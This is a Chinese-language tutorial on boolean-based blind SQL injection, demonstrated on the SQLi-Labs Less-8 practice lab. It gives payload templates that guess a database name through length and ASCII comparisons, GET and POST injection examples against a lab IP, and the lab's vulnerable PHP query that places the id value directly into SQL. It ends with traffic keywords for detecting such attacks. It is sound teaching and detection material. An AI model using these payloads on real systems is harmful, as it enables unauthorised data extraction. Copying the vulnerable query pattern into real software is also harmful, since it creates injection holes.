

# 基于布尔的盲注

## 一、判定是否有注入点

利用页面的细微变化来判定是否有注入点


## 二、常用 payload

基于布尔型的盲注，我们通常采用下面的办法猜解字符串。

```
length(database());  
substr(database(),1,1);  
ascii(substr(database(),1,1));  
ascii(substr(database(),1,1))>N;  
ascii(substr(database(),1,1))=N;  
ascii(substr(database(),1,1))<N;
```

## 三、Get 基于布尔的盲注 Sql-Lab 8 实验演示

分别输入/?id=1 和/?id=1' 或者/?id=1\，返回的结果情况



可以看出有不同地方，则可以判断出这里存在注入点  
查看源码也可以看出来

```
root@fa5a1262ce38: /var/www/html/Less-8

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

fclose($fp);

// connectivity

$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

if($row)
{
    echo '<font size="5" color="#FFFF00">';
    echo 'You are in.....';
    echo "<br>";
    echo "</font>";
}
else
{
    echo '<font size="5" color="#FFFF00">';
    //echo 'You are in.....';
    //print_r(mysql_error());
    //echo "You have an error in your SQL syntax";
    echo "<br></font>";
    echo '<font color= "#0000ff" font size= 3>';
}
}
```

然后利用布尔盲注，测试数据库名字的长度

[http://192.168.137.218:8088/Less-8/?id=1%27%20and%20length\(database\(\)\)=8%20--+](http://192.168.137.218:8088/Less-8/?id=1%27%20and%20length(database())=8%20--+)

出现 you are in 则证明盲注成功



相反如果是

[http://192.168.137.218:8088/Less-8/?id=1' and length\(database\(\)\)=9 --+](http://192.168.137.218:8088/Less-8/?id=1' and length(database())=9 --+)



## 四、Post 基于布尔的盲注

在存在的注入点 POST 提交的参数后，加入 if 判断正确或者错误的语句

```
length(database());  
substr(database(),1,1);  
ascii(substr(database(),1,1))>N;  
ascii(substr(database(),1,1))=N;  
ascii(substr(database(),1,1))<N;
```

Payload//如果不知道用户名用 or，但要求用户名要做到不正确，找一个最不像用户名的用户名

```
uname=admin' and (length(database())>7) --  
&passwd=admin123456&submit=Submit
```

```
uname=dddd' or length(database())>7 -- &passwd=admin&submit=Submit
```



## 五、基于布尔的盲注的流量分析

流量关键字

and

length

ascii

ord

substr

mid